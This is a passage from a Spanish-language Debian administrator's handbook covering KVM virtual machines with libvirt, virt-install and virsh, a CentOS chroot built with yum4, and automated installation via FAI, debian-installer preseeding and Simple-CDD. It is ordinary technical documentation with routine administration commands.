También puede tener sentido compartir parte del sistema de archivos, como los subárboles `/usr` y `/lib` para evitar duplicar el software que puede ser común a varios contenedores. Generalmente se consigue esto con elementos `lxc.mount.entry` en el archivo de configuración de los contenedores. Un efecto secundario interesante es que el proceso utilizará menos memoria física ya que el núcleo puede detectar que se comparten los programas. El costo marginal de un contenedor adicional se puede reducir al espacio en disco dedicado a sus datos específicos y unos pocos procesos adicionales que el núcleo debe gestionar y programar.

Obviamente, no describimos todas las opciones disponibles; puede obtener información más completa en las páginas de manual `lxc(7)` y `lxc.container.conf(5)` así como también aquellas a las que hacen referencia.

12.2.3. Virtualización con KVM

KVM, acrónimo de *máquina virtual basada en el núcleo* («Kernel-based Virtual Machine»), es primero que nada un módulo del núcleo que provee la mayor parte de la infraestructura que puede usar un virtualizador, pero no es un virtualizador en sí mismo. El control real de la virtualización es gestionado por una aplicación basada en QEMU. No se preocupe si esta sección menciona programas **`qemu-*`**, continúa hablando sobre KVM.

A diferencia de otros sistemas de virtualización, se integró KVM al núcleo Linux desde el comienzo. Sus desarrolladores eligieron aprovechar el

conjunto de instrucciones de procesador dedicados a la virtualización (Intel-VT y AMD-V), lo que mantiene a KVM liviano, elegante y no muy hambriento de recursos. La contraparte, obviamente, es que KVM no funciona en ordenadores con procesadores distintos a estos. Para los ordenadores basados en i386 y amd64, puede verificar si tiene uno de estos procesadores si encuentra a «vmx» o «svm» entre las opciones de CPU («flags») enumeradas en `/proc/cpuinfo`.

Con Red Hat respaldando activamente su desarrollo, KVM parece haberse convertido en la referencia de virtualización en Linux.

12.2.3.1. Pasos preliminares

Unlike such tools as VirtualBox, KVM itself doesn't include any user-interface for creating and managing virtual machines. The virtual `qemu-kvm` package only provides an executable able to start a virtual machine, as well as an initialization script that loads the appropriate kernel modules.

Afortunadamente, Red Hat también provee otro conjunto de herramientas para solucionar este problema con el desarrollo de la biblioteca *libvirt* y las herramientas *gestor de máquina virtual* («virtual machine manager») asociadas. *libvirt* permite administrar máquinas virtuales de manera uniforme e independiente del sistema de virtualización subyacente (actualmente es compatible con QEMU, KVM, Xen, LXC, OpenVZ, VirtualBox, VMWare y UML). **virtual-manager** es una interfaz gráfica que utiliza *libvirt* para crear y administrar máquinas virtuales.

Primero instalaremos los paquetes necesarios con **`apt-get install libvirt-clients libvirt-daemon-system qemu-kvm virtinst virt-manager virt-viewer`**. `libvirt-daemon-system` provee el demonio **`libvirtd`**, que permite la gestión (posiblemente remota) de máquinas virtuales ejecutando en el equipo e inicia las VMs necesarias cuando éste inicia. `libvirt-clients` provee la herramienta de consola **`virsh`** que permite controlar los equipos administrados con **`libvirtd`**.

El paquete `virtinst` provee **`virt-install`**, que permite crear máquinas virtuales desde una consola. Finalmente, `virt-viewer` permite acceder a la consola gráfica de una VM.

12.2.3.2. Configuración de red

De la misma forma que en Xen y LXC, la configuración de red más frecuente involucra un puente que agrupa las interfaces de red de las máquinas virtuales (revise la [Sección 12.2.2.2, “Configuración de red”](#)).

Alternativamente, y de forma predeterminada en la configuración de KVM, se le asigna una dirección privada (en el rango 192.168.122.0/24) a la máquina virtual y se configura NAT para que la VM pueda acceder a la red externa.

El resto de esta sección asume que el anfitrión posee una interfaz física `eth0` y un puente `br0` que está conectado a la primera interfaz.

12.2.3.3. Instalación con virt-install

Crear una máquina virtual es muy similar a instalar un sistema normal, excepto que describirá las características de la máquina virtual en una línea que parecerá infinita.

En la práctica, esto significa que utilizaremos el instalador de Debian, iniciando la máquina virtual en un dispositivo DVD-ROM virtual que está asociado con la imagen del DVD Debian almacenado en el sistema anfitrión. La VM exportará su consola gráfica sobre el protocolo VNC (revise la [Sección 9.2.2, “Utilización de escritorios gráficos remotos”](#) para más detalles), lo que nos permitirá controlar el proceso de instalación.

Primero necesitaremos indicarle a **libvirt** dónde almacenar las imágenes de disco, a menos que la ubicación predeterminada (`/var/lib/libvirt/images`) sea adecuada.

```
# mkdir /srv/kvm
# virsh pool-create-as srv-kvm dir --target /srv/kvm
Pool srv-kvm created

#
```

CONSEJO Añada su usuario al grupo libvirt

En todos los ejemplos de esta sección se da por hecho que Ud. está ejecutando los comandos como root. Efectivamente, si quiere controlar el demonio local libvirt, necesitará ser root o ser un miembro del grupo `libvirt` (lo cual no viene por defecto). POr tanto, si quiere evitar usar permisos de root muy a menudo, puede añadirse al grupo `libvirt` y ejecutar los distintos comandos bajo su identidad.

Ahora iniciaremos el proceso de instalación para la máquina virtual y veremos en más detalle las opciones más importantes de **virt-install**. Este programa registra en libvirtd la máquina virtual y sus parámetros y luego la inicia para continuar el proceso de instalación.

```
# virt-install --connect qemu:///system ❶
               --virt-type kvm          ❷
               --name testkvm           ❸
               --memory 2048            ❹
               --disk /srv/kvm/testkvm.qcow,format=qcow2,size=10
❺
               --cdrom /srv/isos/debian-11.2.0-amd64-netinst.iso
❻
               --network bridge=virbr0  ❼
               --graphics vnc           ❽
               --os-type linux           ❾
               --os-variant debiantesting
```

```
Starting install...
Allocating 'testkvm.qcow'
```

❶ La opción `--connect` especifica el «hypervisor» a utilizar. En forma de una URL que contiene un sistema de virtualización (`xen://`, `qemu://`, `lxc://`, `openvz://`, `vbox://`, etc.) y el equipo que alojará la VM (puede dejarlo vacío si es el equipo local). Además, y en el caso de QEMU/KVM, cada usuario puede administrar máquinas virtuales con permisos restringidos, y la ruta de la URL permite diferenciar equipos de «sistema» (`/system`) de los demás (`/session`).

❷ Debido a que se administra KVM de la misma forma que QEMU, la opción `--virt-type kvm` permite especificar que se utilice KVM aunque la URL parezca una de QEMU.

- ③ La opción `--name` define un nombre (único) para la máquina virtual.
- ④ La opción `--memory` permite especificar la cantidad de RAM (en MB) que reservar para la máquina virtual.
- ⑤ La opción `--disk` especifica la ubicación del archivo de imagen que representará el disco duro de nuestra máquina virtual; se creará este archivo, a menos que ya exista, de un tamaño (en GB) especificado por el parámetro `size`. El parámetro `format` permite elegir entre las diferentes formas de almacenar el archivo de imagen. El formato predeterminado (`cow2`) permite iniciar con un archivo pequeño que sólo crece cuando la máquina virtual realmente utiliza el espacio.
- ⑥ Utilizamos la opción `--cdrom` para indicar dónde encontrar el disco óptico a utilizar para la instalación. La ruta puede ser una ruta local para un archivo ISO, una URL donde se puede obtener el archivo o el archivo de dispositivo de un CD-ROM físico (es decir: `/dev/cdrom`).
- ⑦ La opción `--network` especifica cómo se integra la tarjeta de red virtual a la configuración de red del anfitrión. El comportamiento predeterminado (que forzamos explícitamente en nuestro ejemplo) es integrarla en un puente de red preexistente. Si no existe dicho puente, la máquina virtual sólo llegará a la red física mediante NAT, por lo que se asignará una dirección en el rango de subredes privadas (192.168.122.0/24).

La configuración de red por defecto, que contiene la definición de una interfaz puente `virbr0`, se puede editar usando **virsh net-edit default** e iniciarse mediante **virsh net-start default** si no se ha hecho ya automáticamente durante el arranque del sistema.

- ⑧ `--graphics vnc` indica que debe estar disponible la consola gráfica a través de VNC. El comportamiento predeterminado para el servidor VNC es sólo escuchar en la interfaz local; si debe ejecutar el cliente VNC en

otro equipo, necesitará establecer un túnel SSH (revise la [Sección 9.2.1.4, “Creación de túneles cifrados con redirección de puertos”](#)) para poder establecer una conexión. Alternativamente, puede utilizar `--graphics vnc,listen=0.0.0.0` para poder acceder al servidor VNC desde todas las interfaces; sepa que si hace esto, realmente debe diseñar su firewall de forma acorde.


- ⑨ Las opciones `--os-type` y `--os-variant` permiten optimizar unos pocos parámetros de la máquina virtual basado en características conocidas del sistema operativo mencionado en ellas.

Se puede mostrar la lista completa de tipos de SO con el comando **osinfo-query os** del paquete `libosinfo-bin`.

En este punto, la máquina virtual está ejecutando y necesitaremos conectarnos a la consola gráfica para continuar con el proceso de instalación. Si realizó la operación anterior de un entorno de escritorio gráfico, esta conexión debería iniciar automáticamente. De lo contrario, o si estamos trabajando de forma remota, puede ejecutar **virt-viewer** desde cualquier entorno gráfico para abrir la consola gráfica (sepa que le pedirá la contraseña de root del equipo remoto dos veces ya que esta operación necesita dos conexiones SSH):

```
$ virt-viewer --connect qemu+ssh://root@servidor/system testkvm
root@servidor password:
root@servidor's password:
```

Figura 12.1. Conexión a la sesión del instalador mediante virt-viewer



Cuando finaliza el proceso de instalación, se reinicia la máquina virtual y está lista para que la utilice.

12.2.3.4. Administración de máquinas con virsh

Ahora que finalizó la instalación, veamos como gestionar las máquinas virtuales disponibles. Lo primero a intentar es pedirle a **libvirtd** la lista de máquinas virtuales que administra:

```
# virsh -c qemu:///system list --all
Id Name                               State
-----
 8 testkvm                            shut off
```

Iniciemos nuestra máquina virtual de pruebas:

```
# virsh -c qemu:///system start testkvm
Domain testkvm started
```

Ahora podemos obtener las instrucciones de conexión para la consola gráfica (puede pasar como parámetro de **vncviewer** la pantalla VNC devuelta):

```
# virsh -c qemu:///system vncdisplay testkvm
127.0.0.1:0
```

Entre otras subórdenes disponibles en **virsh** encontraremos:

- **reboot** para reiniciar una máquina virtual;
- **shutdown** para apagarla de forma segura;
- **destroy**, para detenerla brutalmente;
- **suspend** para pausarla;
- **resume** para continuar su ejecución;
- **autostart** para activar (o desactivar con la opción **--disable**) que se inicie la máquina virtual automáticamente cuando inicia el anfitrión;
- **undefine** para eliminar todo rastro de la máquina virtual en **libvirtd**.

Todas estas subórdenes aceptan un identificador de máquina virtual como parámetro.

Instalación en Debian de un chroot basado en RPM usando yum

Si pretende que la máquina virtual ejecute Debian (o uno de sus derivados), puede inicializar el sistema con **debootstrap**. Pero si se va a instalar con un sistema basado en RPM (como Fedora, CentOS o Scientific Linux), la configuración tendrá que hacerse utilizando la utilidad **yum**, disponible como **yum4** en el paquete **nextgen-yum4**, ya que se ha eliminado de Debian el programa original antes de la liberación de Bullseye debido a la falta de mantenimiento, fuera de fecha y obsoleto por **dnf**.

El procedimiento requiere usar **rpm** para extraer un conjunto inicial de archivos, incluyendo probablemente bastantes archivos de configuración de **yum**, y luego ejecutar el comando **yum4** para descomprimir el conjunto de paquetes restantes. Pero desde que podemos llamar a **yum4** desde fuera de chroot, necesitaremos algunos cambios provisionales. En los ejemplos siguientes, el destino de chroot es `/src/centos`.

```
# rootdir="/srv/centos"
# mkdir -p "$rootdir" /etc/rpm
# echo "%_dbpath /var/lib/rpm" > /etc/rpm/macros.dbpath
# wget http://mirror.centos.org/centos/7/os/x86_64/Packages/centos-release-7-
9.2009.0.el7.centos.x86_64.rpm
# rpm --nodeps --root "$rootdir" -i centos-release-7-
9.2009.0.el7.centos.x86_64.rpm
rpm: RPM should not be used directly install RPM packages, use Alien instead!
rpm: However assuming you know what you are doing...
warning: centos-release-7-9.2009.0.el7.centos.x86_64.rpm: Header V3 RSA/SHA256
Signature, key ID f4a80eb5: NOKEY
# sed -i -e "s,gpgkey=file:///etc/,gpgkey=file:///${rootdir}/etc/,g"
```

```
$rootdir/etc/yum.repos.d/*.repo
# yum4 --assumeyes --installroot $rootdir groupinstall core
[...]
# sed -i -e "s,gpgkey=file://{rootdir}/etc/,gpgkey=file:///etc/,g"
$rootdir/etc/yum.repos.d/*.repo
# chroot /srv/centos/
[root@testsystem /]#
```

12.3. Instalación automatizada

Los administradores de Falcot Corp, como muchos administradores de grandes servicios IT, necesitan herramientas para instalar (o reinstalar) rápidamente, y automáticamente si es posible, nuevas máquinas.

Un amplio rango de soluciones pueden satisfacer estos requisitos. Por el otro lado, herramientas genéricas como SystemImager lo hacen creando una imagen basada en una máquina patrón y luego desplegando dicha imagen en los sistemas objetivo; en el otro extremo del espectro, el instalador Debian estándar puede ser presembrado con un archivo de configuración que provee las respuestas a las preguntas realizadas durante el proceso de instalación. Como un tipo de punto medio, una herramienta híbrida como FAI (*instalador completamente automático*: «Fully Automatic Installer») instala los equipos con el sistema de paquetes, pero también utiliza su propia infraestructura para tareas más específicas de despliegues masivos (como inicialización, particionado, configuración, etc).

Cada una de estas herramientas tiene sus pros y contras: SystemImager funciona independientemente de cualquier sistema de paquetes particular, lo que permite gestionar grandes conjuntos de máquinas que utilizan diferentes distribuciones Linux. También incluye un sistema de actualización que no necesita una reinstalación, pero sólo puede confiar en este sistema de actualización si no se modifican las máquinas de forma independiente; en otras palabras, el usuario no debe actualizar ningún software por su cuenta ni instalar otro software. De forma similar, no se debe automatizar las actualizaciones de seguridad porque éstos deben pasar por la imagen de referencia centralizada que administra SystemImager. Esta solución también requiere que las máquinas objetivo sean homogéneas, de lo contrario necesitará mantener y administrar diferentes imágenes (no podrá utilizar una imagen i386 en una máquina powerpc, etc.).

Por el otro lado, puede adaptar la instalación automatizada con debian-installer a cada máquina específica: el instalador obtendrá el núcleo y los paquetes de software apropiados de los repositorios relevantes, detectará el

hardware disponible, particionará el disco duro completo para aprovechar todo el espacio disponible, instalará el sistema Debian correspondiente y configurará el gestor de arranque adecuado. Sin embargo, el instalador estándar sólo instalará versiones de Debian estándar, con el sistema base y un subconjunto de «tarefas» preseleccionadas; esto no permite instalar un sistema particular con aplicaciones no empaquetadas. Satisfacer esta necesidad en particular requiere personalizar el instalador...

Afortunadamente, el instalador es muy modular, y hay herramientas para automatizar la mayor parte del trabajo requerido para esta personalización, lo más importante simple-cdd (CDD es un acrónimo para *Debian Derivativo personalizado*). Incluso esta solución, sin embargo, sólo maneja instalaciones iniciales; esto generalmente no es un problema ya que las herramientas APT permiten el despliegue eficiente de actualizaciones más adelante.

Sólo haremos una revisión general de FAI y nos saltaremos SystemImager por completo (ya no se encuentra en Debian, pero está disponible como paquete de terceros), para poder enfocarnos más intensamente en debian-installer y simple-cdd, que son más interesantes en un contexto sólo con Debian.

12.3.1. Instalador completamente automático (FAI: «Fully Automatic Installer»)

Fully Automatic Installer es probablemente el sistema de despliegue automático para Debian más antiguo, lo que explica su estado como referencia; pero su naturaleza flexible compensa su complejidad.

FAI necesita un sistema servidor para almacenar la información de despliegue y permitir que las máquinas objetivo arranquen desde la red. Este servidor necesita el paquete fai-server (o fai-quickstart, que también incluye los elementos necesarios para una configuración estándar).

FAI utiliza un enfoque específico para definir los diferentes perfiles instalables. En lugar de simplemente duplicar una instalación de referencia, FAI es un instalador completo, totalmente configurable a través de archivos

y scripts almacenados en el servidor; no se crea automáticamente la ubicación predeterminada `/srv/fai/config/` de acuerdo con `/etc/fai/nfsroot.conf`, por lo que el administrador debe crearla junto con los archivos relevantes. La mayoría de las veces, estos archivos serán personalizados desde archivos de ejemplo disponibles en la documentación del paquete `fai-doc`, en el directorio `/usr/share/doc/fai-doc/examples/simple/` en particular.

Una vez que definimos los perfiles, el programa **fai-setup** genera los elementos necesarios para iniciar una instalación FAI; esto significa principalmente preparar o actualizar un sistema mínimo (NFS-root) para utilizar durante la instalación. Una alternativa es generar un CD de arranque dedicado con **fai-cd**.

Crear todos estos archivos de configuración requiere entender cómo funciona FAI. Un proceso de instalación típico consiste de los siguientes pasos:

- obtener un núcleo de la red e iniciarlo;
- montar el sistema de archivos raíz desde NFS;
- ejecutar `/usr/sbin/fai` que controla el resto del proceso (los pasos siguientes, por lo tanto, son iniciados por este script);
- copiar el espacio de configuración desde el servidor a `/fai/`;
- ejecutar **fai-class**. Se ejecutan en orden los scripts `/fai/class/[0-9][0-9]*` y devuelve los nombres de «clases» que aplican a la máquina siendo instalada; esta información servirá como base para los pasos siguientes. Esto permite cierta flexibilidad en la definición de los servicios a instalar y configurar.
- obtener una cantidad de variables de configuración, que dependen de las clases relevantes;
- particionar los discos y dar formato a las particiones basándose en la información provista por `/fai/disk_config/clase`;
- montar dichas particiones;
- instalar el sistema base;
- presembrar la base de datos Debconf con **fai-debconf**;
- obtener la lista de paquetes disponibles para APT;
- instalar los paquetes enumerados en `/fai/package_config/clase`;

- ejecutar los scripts postconfiguración, `/fai/scripts/clase/[0-9][0-9]*`;
- grabar los registros de instalación, desmontar las particiones y reiniciar.

12.3.2. Presemebrado de Debian-Installer

Después de todo, la mejor herramienta para instalar sistemas Debian lógicamente debería ser el instalador oficial de Debian. Es por esto que, desde su concepción, se diseñó `debian-installer` para usarlo de forma automatizada aprovechando la infraestructura que provee `debconf`. Este último permite, por un lado, reducir la cantidad de preguntas realizadas (las preguntas escondidas utilizarán la respuesta predeterminada provista) y por el otro proveer respuestas predeterminadas por separado para que la instalación pueda no ser interactiva. Se conoce a esta última funcionalidad como *preseeding*.

***YENDO MÁS ALLÁ* Debconf con una base de datos centralizada**

El presemebrado permite proveer un conjunto de respuestas a preguntas `Debconf` en el momento de instalación, pero estas respuestas son estáticas y no evolucionan con el tiempo. Debido a que máquinas ya instaladas puede necesitar ser actualizadas, y podrían requerir nuevas respuestas, puede definir el archivo de configuración `/etc/debconf.conf` para que `Debconf` utilice fuentes de datos externas (como un servidor de directorio LDAP o un archivo remoto al que accede con NFS o Samba). Puede definir varias fuentes de datos externas simultáneamente y que éstas se complementen. Todavía utilizará la base de datos local (para acceso de lectura y escritura), pero generalmente se restringen para lectura a las bases de datos remotas. La página de manual `debconf.conf(5)` describe en detalle todas las posibilidades (necesitará el paquete `debconf-doc`).

12.3.2.1. Utilización de un archivo de presemebrado

Hay varios lugares de los que el instalador puede obtener un archivo de presemebrado:

- en el `initrd` que arranca la máquina; en este caso, el presemebrado ocurre muy al comienzo de la instalación y puede evitar todas las preguntas. Sólo debe asegurarse que el archivo tenga el nombre `preseed.cfg` y esté almacenado en la raíz del `initrd`.

- en el medio de arranque (CD o llave USB); el presembrado ocurre tan pronto como se monte el medio, lo que significa inmediatamente después de las preguntas sobre idioma y distribución de teclado. Puede utilizar el parámetro de arranque `preseed/file` para indicar la ubicación del archivo de presembrado (por ejemplo, `/cdrom/preseed.cfg` cuando se realiza la instalación desde un CD-ROM o `/hd-media/preseed.cfg` en el caso de una llave USB).
- desde la red; el presembrado ocurrirá sólo después que se configure (automáticamente) la red; el parámetro de arranque relevante es entonces `preseed/url=http://servidor/preseed.cfg` (HTTPS, FTPS, SFTP, etc. no están soportados).

A primera vista, incluir el archivo de presembrado en el `initrd` parecería la solución más interesante; sin embargo, rara vez se la utiliza en la práctica porque generar un `initrd` de instalación es bastante complejo. Las otras dos soluciones son mucho más comunes, especialmente debido a que los parámetros de arranque proveen otra forma de presembrar las respuestas a las primeras preguntas del proceso de instalación. La forma usual de evitar la molestia de tipear estos parámetros a mano en cada instalación es guardarlos en la configuración de **isolinux** (en el caso del CD-ROM) o **syslinux** (para la llave USB).

12.3.2.2. Creación de un archivo de presembrado

Un archivo de presembrado es un archivo en texto plano en el que cada línea contiene la respuesta a una pregunta `Debconf`. Cada línea está dividida en cuatro campos separados por espacios en blancos (espacios o tabulaciones) como, por ejemplo, `d-i mirror/suite string stable:`

- el primer campo es el «dueño» de la pregunta; utilizamos «d-i» para las preguntas relevantes al instalador, pero también puede ser el nombre de un paquete para las preguntas que provengan de un paquete Debian;
- el segundo campo es un identificador para la pregunta (el nombre de la plantilla);
- tercero, el tipo de pregunta;

- el cuarto y último campo contiene el valor de la respuesta. Tenga en cuenta que debe estar separado del tercer campo sólo por un espacio; si hay más de uno, el siguiente carácter de espacio es considerado parte del valor.

La forma más simple de escribir un archivo de presembrado es instalar un sistema a mano. Luego, **debconf-get-selections --installer** proveerá las respuestas que involucran al instalador. Puede obtener las respuestas sobre otros paquetes con **debconf-get-selections**. Sin embargo, una solución más limpia es escribir el archivo de presembrado a mano, comenzando con un ejemplo y la documentación de referencia: con este enfoque, sólo necesitará presembrar las preguntas en las que desea modificar la respuesta predeterminada; utilizar el parámetro de arranque `priority=critical` le indicará a Debconf que sólo realice las preguntas críticas y que utilice las respuestas predeterminadas para las demás.

La preconfiguración de un valor en un fichero de preconfiguración ordena automáticamente al instalador de Debian que no haga esa pregunta. Esto ocurre porque al cargar el fichero de preconfiguración no sólo se establece el(os) valor(es) dados, sino que también se marca cada uno de los diálogos afectados como "vistos" por el usuario. Por lo tanto, es posible preconfigurar el valor de una pregunta y seguir presentando el diálogo al usuario restableciendo el indicador "visto". Tenga en cuenta que el orden en este caso importa y que el valor tiene que ser preconfigurado antes de establecer el diálogo como "no visto" como se muestra en el siguiente ejemplo:

```
d-i netcfg/hostname string worker
d-i netcfg/hostname seen false
```

DOCUMENTACIÓN Apéndice de la guía de instalación

La guía de instalación, disponible en internet, incluye documentación detallada sobre el uso de un archivo de presembrado en un apéndice. También incluye un archivo de ejemplo detallado y comentado, que puede servir como base para personalizaciones locales.

→ <https://www.debian.org/releases/stable/amd64/apb>

→ <https://www.debian.org/releases/stable/example-preseed.txt>

→ <https://preseed.debian.net/>

Preconfigurar una instalación a menudo no es tan sencillo como uno desearía. A veces requiere entender cómo los paquetes procesan los valores dados en sus scripts. No dude en preguntar en la lista de correo <debian-cd@lists.debian.org> o en el canal IRC #debian-cd si necesita ayuda. También tenga en cuenta que algunas configuraciones complejas todavía no se pueden lograr mediante preconfiguración.

12.3.2.3. Creación de un medio de arranque personalizado

Saber dónde almacenar el archivo de presembrado está bien, pero la ubicación no lo es todo: uno debe, de una u otra forma, alterar el medio de arranque de la instalación para modificar los parámetros de arranque y agregar el archivo de presembrado.

12.3.2.3.1. Arranque desde la red

Cuando un equipo arranca desde la red, el servidor que envía los elementos de inicialización también define los parámetros de arranque. Por lo tanto, debe modificar la configuración de PXE en el servidor de arranque; más específicamente, en su archivo de configuración `/tftpbboot/pxelinux.cfg/default`. Definir el arranque por red es un prerequisite; revise la guía de instalación para más detalles.

→ <https://www.debian.org/releases/stable/amd64/ch04s05>

12.3.2.3.2. Preparación de una llave USB de arranque

Una vez que se ha preparado una llave de arranque (ver [Sección 4.1.2, “Arranque desde una llave USB”](#)), se necesitarán unas pocas operaciones adicionales. Asumiendo que el contenido de la llave se encuentra en `/media/usbdisk/`, copiar el archivo de preconfiguración en `/media/usbdisk/preseed.cfg`.

Si ha estado utilizando una imagen ISO híbrida para crear la memoria USB de arranque, entonces tiene que editar `/media/usbdisk/boot/grub/grub.cfg` (para la pantalla de arranque EFI):

Ejemplo 12.2. archivo boot/grub/grub.cfg y parámetros de preconfiguración

```
menuentry --hotkey=i 'Install' {
    set background_color=black
    linux      /install.amd/vmlinuz
preseed/file=/cdrom/preseed.cfg locale=en_US.UTF-8 keymap=us
language=us country=US vga=788 --- quiet
    initrd    /install.amd/initrd.gz
}
```

Y hay que editar /media/usbdisk/isolinux/isolinux.cfg (para el arranque BIOS) o uno de los archivos que utiliza - por ejemplo /media/usbdisk/isolinux/txt.cfg - para añadir los parámetros de arranque necesarios:

Ejemplo 12.3. Archivo isolinux/txt.cfg y parámetros de preconfiguración

```
label install
    menu label ^Install
    kernel [...]
    append preseed/file=/cdrom/preseed.cfg
locale=en_US.UTF-8 keymap=us language=us country=US vga=788
initrd=/install.amd/initrd.gz --- quiet
```

Si ha estado utilizando la imagen del instalador hd-media para una memoria USB personalizada, edite /media/usbdisk/syslinux.cfg y añada los parámetros de arranque necesarios como se muestra en el siguiente ejemplo:

Ejemplo 12.4. Archivo syslinux.cfg y parámetros de presembrado

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=en_US.UTF-8
keymap=us language=us country=US vga=788 initrd=initrd.gz --
```

12.3.2.3.3. Creación de una imagen de CD-ROM

Una llave USB es un medio de lectura y escritura, por lo que es sencillo agregar un archivo allí y cambiar unos pocos parámetros. En el caso de un CD-ROM, la operación es más compleja ya que necesitamos generar una imagen ISO completa. debian-cd se encarga de esto, pero es bastante extraño utilizar esta herramienta: necesita un repositorio local y requiere

entender todas las opciones que provee `/usr/share/debian-cd/CONF.sh`; aún entonces, debe ejecutar **make** varias veces. Se recomienda leer `/usr/share/debian-cd/README`.

Dicho esto, `debian-cd` siempre funciona de forma similar: genera un directorio «image» con el contenido exacto del CD-ROM y luego lo convierte en un archivo ISO con una herramienta como **genisoimage**, **mkisofs** o **xorriso**. El directorio imagen se termina tras el paso **make image-trees** de `debian-cd`. En este punto, agregaremos el archivo de presebrado en el directorio apropiado (normalmente `$TDIR/$CODENAME/CD1/`, donde `$TDIR` y `$CODENAME` son parámetros definidos por el archivo de configuración `CONF.sh`). El CD-ROM utiliza **isolinux** como gestor de arranque, y se ha de adaptar el archivo de configuración que generó `debian-cd` para poder agregar los parámetros de arranque necesarios (los archivos específicos son `$TDIR/$CODENAME/CD1/isolinux/isolinux.cfg` y `$TDIR/$CODENAME/CD1/boot/grub/grub.cfg` como se puede ver). Luego se puede continuar el proceso «normal» y generar la imagen ISO con **make image CD=1** (o **make images** si se están generando varios CD-ROMs).

12.3.3. Simple-CDD: la solución todo-en-uno

Utilizar sólomente un archivo de presebrado no es suficiente para satisfacer todos los requisitos que podrían aparecer en despliegues grandes. Aunque es posible ejecutar algunos scripts al final del proceso normal de instalación, todavía no es muy flexible la selección del conjunto de paquetes a instalar (básicamente, sólo puede seleccionar «tareass»); lo que es más importante, esto sólo permite instalar paquetes Debian oficiales y excluye aquellos generados localmente.

Por el otro lado, `debian-cd` puede integrar paquetes externos y se puede extender `debian-installer` agregando nuevos pasos en el proceso de instalación. Combinando estas capacidades, debería ser posible crear un instalador completamente personalizado que satisfaga nuestras necesidades; inclusive debería poder configurar algunos servicios luego de desempaquetar los paquetes necesarios. Afortunadamente, esto no es sólo una hipótesis ya que esto es exactamente lo que hace `simple-cdd`).

El propósito de esta herramienta es permitir que cualquiera pueda crear fácilmente una distribución derivada de Debian seleccionando un subconjunto de los paquetes disponibles, preconfigurarlos con Debconf, agregar software específico y ejecutar scripts personalizados al final del proceso de instalación. Esto coincide con la filosofía de «sistema operativo universal» ya que cualquiera puede adaptarlo a sus necesidades.

12.3.3.1. Creación de perfiles

Simple-CDD define «perfiles» que coinciden con el concepto de «clases» de FAI; una máquina puede tener varios perfiles (determinados en el momento de la instalación). Se define un perfil con un conjunto de archivos `profiles/perfil.*`:

- el archivo `.description` contiene una descripción de una línea sobre el perfil;
- el archivo `.packages` enumera los paquetes que se instalarán automáticamente si se selecciona el perfil;
- el archivo `.downloads` enumera los paquetes que se almacenarán en el medio de instalación pero no se instalarán obligatoriamente;
- el archivo `.preseed` contiene información de presemebrado para las preguntas de Debconf (para el instalador y/o los paquetes);
- el archivo `.postinst` contiene un script que se ejecutará al final del proceso de instalación;
- finalmente, el archivo `.conf` permite modificar algunos parámetros basados en los perfiles incluidos en la imagen.

El perfil `default` («predeterminado») tiene un rol particular ya que siempre está activo; contiene lo mínimo necesario para que funcione Simple-CDD. Lo único que generalmente personalizaremos en este perfil es el parámetro de presemebrado `simple-cdd/profiles`: esto permite esquivar la pregunta sobre los perfiles a instalar que agrega Simple-CDD.

Sepa también que necesitará ejecutar todo desde el directorio que contenga el directorio `profiles`.

12.3.3.2. Configuración y uso de build-simple-cdd

VISTA RÁPIDA Archivo de configuración detallado

